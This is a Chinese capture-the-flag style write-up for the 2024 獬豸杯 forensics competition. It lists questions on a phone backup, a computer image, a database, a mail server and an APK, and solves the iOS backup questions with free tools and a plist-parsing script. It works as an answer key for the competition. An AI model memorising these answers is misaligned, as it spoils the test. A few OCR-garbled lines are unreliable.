

2024年獬豸(xiè zhì)杯

写在前面:

一、手机备份包

手机基本信息

- 1.1、IOS手机备份包是什么时候开始备份的。(标准格式: 2024-01-20.12:12:12)
- 1.2、请分析, 该手机共下载了几款即时通讯工具。(标准格式: 阿拉伯数字)
- 1.3、手机机主的号码得ICCID是多少。(标准格式: 阿拉伯数字)
- 1.4、手机机主登录小西米语音的日期是什么时候。(标准格式: 20240120)

地图数据

- 1.5、请问嫌疑人家庭住址在哪个小区。(标准格式: 松泽家园)

浏览器

- 1.6、Safari浏览器书签的对应数据库名称是什么。(标准格式: sqllite.db)
- 1.7、手机机主计划去哪里旅游。(标准格式: 苏州)

解法1、Autopsy综合取证 (类似取证大师)

解法2、文件解析

即时通讯

- 1.8、手机机主查询过那个人的身份信息。(标准格式: 龙信)
- 1.9、请问机主共转多少费用用于数据查询。(标准格式: 1000)
- 1.10、机主查询的信息中共有多少男性。(标准格式: 阿拉伯数字)

二、计算机取证

基本信息

- 2.1、计算机系统的安装日期是什么时候。(标准格式: 20240120)

系统痕迹

- 2.2、请问机主最近一次访问压缩包文件得到文件名称是什么。(标准格式: 1.zip)

数据库分析

- 1.3、还原数据库, 请分析root用户最后一次更改密码的时间是什么时候。(标准格式: 2024-01-20.12:12:12)
- 2.2、请问mysql数据库中是否存在多少个数据库。(标准格式: 阿拉伯数字)
- 2.3、员工编号为204200的员工总工资为多少元。(标准格式: 阿拉伯数字)
- 2.4、Finance部门中在1999年1月1日当天和之后入职的人员数量是多少名。(标准格式: 阿拉伯数字)

邮箱服务器

- 2.5、请问邮箱服务器的登录密码是多少。(标准格式: admin)
- 2.6、邮件服务器中共有多少个账号。(标准格式: 阿拉伯数字)
- 2.7、邮件服务器中共有多少个域名。(标准格式: 阿拉伯数字)
- 2.8、请问约定见面的地点在哪里。(标准格式: 太阳路668号)

三、apk分析

- 3.1、APP包名是多少。(标准格式: com.xxx.xxx)
- 3.2、apk的主函数名是多少。(标准格式: comlongxin)
- 3.3、apk的签名算法是什么。(标准格式: xxx)
- 3.4、apk的应用版本是多少。(标准格式: 1.2)
- 3.5、请判断该apk是否需要联网。(标准格式: 是/否)

解法1、主函数StartShow分析

解法2、在线沙箱分析

- 3.6、APK回传地址? (标准格式: 127.0.0.1:12345)
- 3.7、APK回传数据文件名称是什么。(标准格式: 1.txt)
- 3.8、APK回传数据加密密码是多少。(标准格式: admin)
- 3.9、APK发送回后台服务器的数据包含以下哪些内容? (多选)

2024年獬豸(xiè zhì)杯

写在前面：

笔者属于新手，还有许多需要学习的地方，不喜勿喷。本篇WP目的在于介绍，使用非**取证大师**、**火眼**等授权软件的解法，全部使用**开源或免费工具**解题（部分题解是赛后学习得到，个人成绩为88名，前20%），并附上工具地址！！

- 官方通告如下：

比赛于2024年1月28日9-12时比赛，全程三小时时间（对于笔者来说时间还是不够，部分题有思路之后没时间继续做了），最终取得了88th的成绩，收获是又学习到了新工具，向大佬们学习。

题目分为三大类，有三个压缩包（解压密码：都考100分）

- apk分析.zip
- ISO备份.zip
- 计算机镜像.zip

官方检材地址：

比赛检材：https://pan.baidu.com/s/1KYq_HkpPBHWCvWTzz6yzSw?pwd=xzcp

提取码：xzcp

○ 手机备份包

手机基本信息

- 1、**IOS**手机备份包是什么时候开始备份的。（标准格式：2024-01-20.12:12:12）
- 2、请分析，该手机共下载了几款即时通讯工具。（标准格式：阿拉伯数字）
- 3、手机机主的号码得**ICCID**是多少。（标准格式：阿拉伯数字）
- 4、手机机主登录小西米语音的日期是什么时候。（标准格式：20240120）

地图数据

- 5、请问嫌疑人家庭住址在哪个小区。（标准格式：松泽家园）

浏览器

- 1、**Safari**浏览器书签的对应数据库名称是什么。（标准格式：sqli.e.db）
- 2、手机机主计划去哪里旅游。（标准格式：苏州）

即时通讯

- 1、手机机主查询过那个人的身份信息。（标准格式：龙信）
- 2、请问机主共转多少费用用于数据查询。（标准格式：1000）
- 3、机主查询的信息中共有多少男性。（标准格式：阿拉伯数字）

○ 计算机取证

基本信息

- 1、计算机系统的安装日期是什么时候。（标准格式：20240120）

系统痕迹

- 1、请问机主最近一次访问压缩包文件得到文件名称是什么。（标准格式：1.zip）

数据库分析

- 1、还原数据库，请分析**root**用户最后一次更改密码的时间是什么时候。（标准格式：2024-01-20.12:12:12）
- 2、请问**mysql**数据库中共存在多少个数据库。（标准格式：阿拉伯数字）
- 3、员工编号为**204200**的员工总工资为多少元。（标准格式：阿拉伯数字）
- 4、**Finance**部门中在**1999年1月1日**当天和之后入职的人员数量是多少名。（标准格式：阿拉伯数字）

邮箱服务器

- 1、请问邮箱服务器的登录密码是多少。（标准格式：admin）
- 2、邮件服务器中共有多少个账号。（标准格式：阿拉伯数字）
- 3、邮件服务器中共有多少个域名。（标准格式：阿拉伯数字）

4、请问约定见面的地点在哪里。（标准格式：太阳路668号）

o apk分析

1、APP包名是多少。（标准格式：com.xxx.xxx）

2、apk的主函数名是多少。（标准格式：comlongxin）

3、apk的签名算法是什么。（标准格式：xxx）

4、apk的应用版本是多少。（标准格式：1.2）

5、请判断该apk是否需要联网。（标准格式：是/否）

6、APK回传地址？（标准格式：127.0.0.1:12345）

7、APK回传数据文件名称是什么。（标准格式：1.txt）

8、APK回传数据加密密码是多少。（标准格式：admin）

9、APK发送回后台服务器的数据包含以下哪些内容？（多选）

A. 手机通讯录 B. 手机短信 C. 相册 D. GPS定位信息 E. 手机应用列表

一、手机备份包

手机基本信息


1.1、IOS手机备份包是什么时候开始备份的。（标准格式：2024-01-20.12:12:12）

答案：2024-01-15.14:19:44

压缩文件解压后的文件夹名即为答案：

或

查看log.txt日志文件，得到 14:19:44 的时间点



```
log.txt
文件 编辑 查看

Thread Id [ 25464 ] Time[ 14:19:44 ] val[ 0000 ] bk start
Thread Id [ 25464 ] Time[ 14:19:44 ] val[ 0000 ] 38eb9848d19c02cab32ca7c125c5e834f298c416
Thread Id [ 25464 ] Time[ 14:19:44 ] val[ 0000 ] 38eb9848d19c02cab32ca7c125c5e834f298c416
Thread Id [ 25464 ] Time[ 14:19:45 ] val[ 0000 ] backup encrypt
Thread Id [ 25464 ] Time[ 14:19:45 ] val[ 0000 ] checkpoint
Thread Id [ 25464 ] Time[ 14:19:45 ] val[ 0000 ] backup request
Thread Id [ 25464 ] Time[ 14:19:45 ] val[ 0000 ] start recv loop
Thread Id [ 25464 ] Time[ 14:19:45 ] val[ 0000 ] recv msg
```

1.2、请分析，该手机共下载了几款即时通讯工具。（标准格式：阿拉伯数字）

答案：3


工具：

1、iBackup Viewer: <https://www.imactools.com/iphonebackupviewer/>

iBackup Viewer 是一个适用于 Windows 和 macOS 的免费工具。

使用该工具打开文件夹 `**\2024年01月15日_14时19分44秒`
`_iPhone\38eb9848d19c02cab32ca7c125c5e834f298c416`

可以看到安装了三款通讯工具：



1.3、手机机主的号码得ICCID是多少。（标准格式：阿拉伯数字）


答案： `89860320245121150689`

- 1、iTunes-B Backup-Exp lorer： <https://github.com/MaxiHuHe04/iTunes-Backup-Explorer>
- 2、iTunesBackupTransfer： <https://github.com/WXjzcccc/iTunesBackupTransfer>

iBackup Viewer 并不能通用的解决所有问题，分析备份包的根源还是解析文件目录。


笔者在比赛时使用 iTunes-B Backup-Exp lorer 工具（java -jar 执行，需要jdk11以上），工具打开 Manifest.plist 或 Manifest.db 文件即可解析。

ps：该备份包是没有密码的，否则需要其他方式获取秘密



除了 iTunes-Backup-Explorer 工具解析，赛后学习到了大佬的新工具 iTunesBackupTransfer 导出所有文件后即可进行后续分析。

使用VS code打开目录后搜索 ICCID 得到答案。



ps: 查阅资料得知相关信息应存储于备份文件夹下的的 info.plist 文件，但没找到。

关于 plist

info.plist 文件存储备份设备的详细信息，通常包含以下信息：

- Applications :这是设备上安装的应用列表。
- Build version :这是 iOS 的构建版本号。
- Device name and display name :这是设备的名称，通常包括所有者的姓名。
- GUID :这是设备的全球唯一标识（ GUID ）。
- ICCID :这是集成电路卡标识（ ICCID ，是 SIM 卡的序列号。
- IMEI :这是国际移动设备标识（ IMEI ，用来唯一标识手机。
- Installed Applications :这是安装的应用列表。
- Last backup date :这是上次成功备份的时间戳。
- MEID :这是设备的MT3【车载设备标识】T4(MEID)。
- Phone Number :这是备份时设备的电话号码。
- Product Name :这是设备的名称(例如 iPhone X)。
- Product type and product version :这是设备的型号和固件版本。
- Serial Number :这是设备的序列号。
- Target Identifier and Unique Identifier :这是装置的 UDID。
- iTunes Files :这包含关于照片、文件夹、语音备忘录和 iTunes 偏好设置的信息。
- iTunes Settings :包含已删除应用和应用库的信息。
- iTunes version :这是用来创建备份的 iTunes 版本。

实际该 info.plist 文件也可获得软件安装信息。


1.4、手机机主登录小西米语音的日期是什么时候。（标准格式：20240120）

答案：20240115

小西米语音app相关目录位于 `**\AppDomain-com.titashow.tangliao\`

可以通过查看Library目录下的文件信息得到。

该题目的日期精确到day，且在log中所有的信息都是0115的记录。（或文件的修改日期）



地图数据

1.5、请问嫌疑人家庭住址在哪个小区。（标准格式：松泽家园）


答案：天铂华庭

1、sqlitebrowser: <https://github.com/sqlitebrowser/sqlitebrowser>

2、ForensicsTool: <https://github.com/WXjzcccc/ForensicsTool>

本题为赛后学习得到。

根据提示（地图数据）及 iBackup Viewer 工具显示存在高德地图app，可以大致将解题方向指向获取高德数据记录。



高德app数据位置位于 AppDomain-com.autonavi.amap 目录，记录通常使用SQLite格式保存，可使用 `sqlitebrowser` 或 `Navicat` 工具查看。

该题目中，高德数据是加密的，赛后学习重要文件是 `girf_sync.db`。`everything` 工具搜索得到文件位于以下目录：

```
**\AppDomain-com.autonavi.amap\Documents\cloudSyncData
```

使用 `ForensicsTool` 工具可解密，命令（自行参考github仓库）：`python ForensicsTool.py -m 1 -t 4 -f girf_sync.db`



解密后的文件 `girf_sync_dec.db` 使用 `sqlitebrowser` 打开，可看到 天铂华庭

- `SEARCH_SNAPSHOT` 表保存搜索记录
- `ROUTE_HISTORY_V2_SNAPSHOT` 保存了导航历史

数据库结构 浏览数据 编辑杂注 执行 SQL							
表 (1): ROUTE_HISTORY_V2_SNAPSHOT							
在所有列中过滤							
	item_id	type	route_name	update_time	data	deleted	stale
过滤	过滤	过滤	过滤	过滤	过滤	过滤	过滤
1	4beblee776f3b50e871101aab74df163	302	我的位置 → 天铂华庭	1704957019	{"id": "4beblee776f3b50e871101aab74df163"	0	0
2	62abc3e165834c7fb4d7ecc7f5810ba8	302	天铂华庭 → 我的位置	1704957047	{"id": "62abc3e165834c7fb4d7ecc7f5810ba8"	0	0
3	530138a87edfabffa381d6463938af2c	302	天铂华庭 → 观前街	1704957061	{"id": "530138a87edfabffa381d6463938af2c"	0	0
4	62050812a1655a12f166982b5ad0b029	303	天铂华庭 → 观前街	1704957087	{"id": "62050812a1655a12f166982b5ad0b029"	0	0
5	382781de863d92886b51bb0d3e4f3da6	303	观前街 → 天铂华庭	1704957090	{"id": "382781de863d92886b51bb0d3e4f3da6"	0	0
6	9812d9371f76c6fee0b1e46c390d2cb4	303	观前街 → 山塘街(地铁站)	1704957130	{"id": "9812d9371f76c6fee0b1e46c390d2cb4"	0	0
7	71c0bdabab409706d0ee967bd024d035	303	我的位置 → 苏州龙信信息科技有限公司	1705297420	{"id": "71c0bdabab409706d0ee967bd024d035"	0	0
8	7c149f8f319b173fb9e3173c6a179dfe	306	我的位置 → 苏州龙信信息科技有限公司	1705297426	{"id": "7c149f8f319b173fb9e3173c6a179dfe"	0	0
9	0d19663f8df8d5abd722f65c3eca52a6	304	我的位置 → 苏州龙信信息科技有限公司	1705297428	{"id": "0d19663f8df8d5abd722f65c3eca52a6"	0	0

浏览器

1.6、Safari浏览器书签的对应数据库名称是什么。（标准格式：sqlite.db）

答案：Bookmarks.db

没什么好说的，知识题，可直接搜或问GPT。

You

Safari浏览器书签的对应数据库名称是什么

ChatGPT

Safari 浏览器的书签数据存储在名为 `Bookmarks.db` 的数据库文件中。这个数据库包含了用户的书签、阅读列表以及其他相关的浏览器数据。这个文件通常位于以下路径：

javascript

Copy code

```
~/Library/Safari/Bookmarks.db
```

请注意，路径中的 `~` 符号表示用户的主目录。在 macOS 系统中，您可以通过 Finder 的前往菜单中的前往文件夹选项，并输入路径来访问该文件。在数据库中，书签数据以结构化的方式存储，以便 Safari 能够有效地管理和检索用户的书签信息。

📄 📌 🔍 🔄

iOS 设备上使用的 Safari 浏览器允许用户为自己喜欢的网站添加书签。Bookmarks 数据库可以在 `/HomeDomain/Library/Safari/Bookmarks.db` 找到。书签数据可以通过一个非常简单的查询提取出来，或 `sqlitebrowser` 查看。

1.7、手机机主计划去哪里旅游。（标准格式：苏州）

答案：拉萨


1、Autopsy： <https://github.com/sleuthkit/autopsy>

主要是解析浏览器搜索历史，iBackup Viewer 的History为空，换其他工具。



解法1、Autopsy综合取证（类似取证大师）

类似取证大师，但免费开源，使用教程自行百度

新建case之后，在 select Data Source Type 选择 Logical Files 添加解析后（1.3节）的ios目录，并且在 Ingest Modules 时选择 iOS Analyzer(iLEAPP)



分析完成后，在Reports中找到对应报告双击打开，即可看到 safari 搜集历史：15日搜索了拉萨有高原反应吗。



此处主要使用Autopsy工具的 iOS Analyzer(iLEAPP) 分析, 是内置的插件。在github上有源码 (<https://github.com/markmckinnon/iLEAPP>) , 但直接运行尚存在问题, 未解决。

解法2、文件解析

查询资料可知, safari浏览历史可以在 History.db 中找到, 在 /HomeDomain/Library/Safari/ 处。关于被访问网站最重要的信息可以从 history_items 和 history_visits 表中提取。

但此备份中不存在相关的 History.db , (应该也是 iBackup viewer 中History记录为空的原因)

除了 History.db 文件, 在 **\AppDomain-com.apple.mobilesafari\Library\Preferences 目录下存在 com.apple.mobilesafari.plist 文件, 虽无法直接查看, 但可使用脚本解析。

ps: com.apple.mobilesafari.plist 是 iOS Analyzer(iLEAPP) 工具解析的文件。

```
import plistlib
plist_path = '/Users/your_username/Library/Preferences/com.apple.mobilesafari.plist'
with open(plist_path, 'rb') as fp:
    plist_data = plistlib.load(fp)

# 现在 plist_data 包含了 plist 文件的内容, 您可以通过字典的方式访问其中的键值对
print(plist_data)
```

将结果格式化显示后, 得到 RecentWebSearches

```
{
  'WBSParsecABGroupIdentifierGenerationDate': datetime.datetime(2024, 1, 15, 2, 39, 10, 667326),
  'CloudTabStoreDateOfLastSaveWhenEnteringBackgroundWithNoOtherDevices': datetime.datetime(
2024, 1, 15, 2, 39, 13, 726573),
  'DidImportBuiltinBookmarks': True,
  'DidMigrateYouTubeBookmarks': True,
  'LastCloudHistoryConfigurationUpdateTime': 726644641.959269,
  'AppBundleIDsWithSeperateData': ['com.wemomo.momoappdemo1'],
  'WBSParsecABGroupIdentifier': 0,
  'RecentWebSearches': [
    {
      'SearchString': '拉萨有高原反应吗',
      'Date': datetime.datetime(2024, 1, 15, 6, 13, 48, 648950)
    },
    {
      'SearchString': '去西藏旅游的最佳时间',
      'Date': datetime.datetime(2024, 1, 11, 5, 45, 5, 546340)
    }
  ],
  'CloudTabsEnabled': True,
  'didMigrateHistoryToCoreSpotlightAfterUpgrade': True,
  'migrationLevel': 103,
  'cloudBookmarksMigrationEligibilityDataInvalidated': True,
  'LastBookmarksDatabaseHealthReportDate': datetime.datetime(2024, 1, 11, 5, 46, 41, 380161)
),
  'numberOfHistoryDonationAttempts': 1,
  'BookmarksPanelSavedState': {
    'CurrentCollection': 'ReadingListCollection',
    'ReadingListCollection': 0,
    'BookmarksCollection': {
      'CurrentFolderUUID': 'Root'
    }
  },
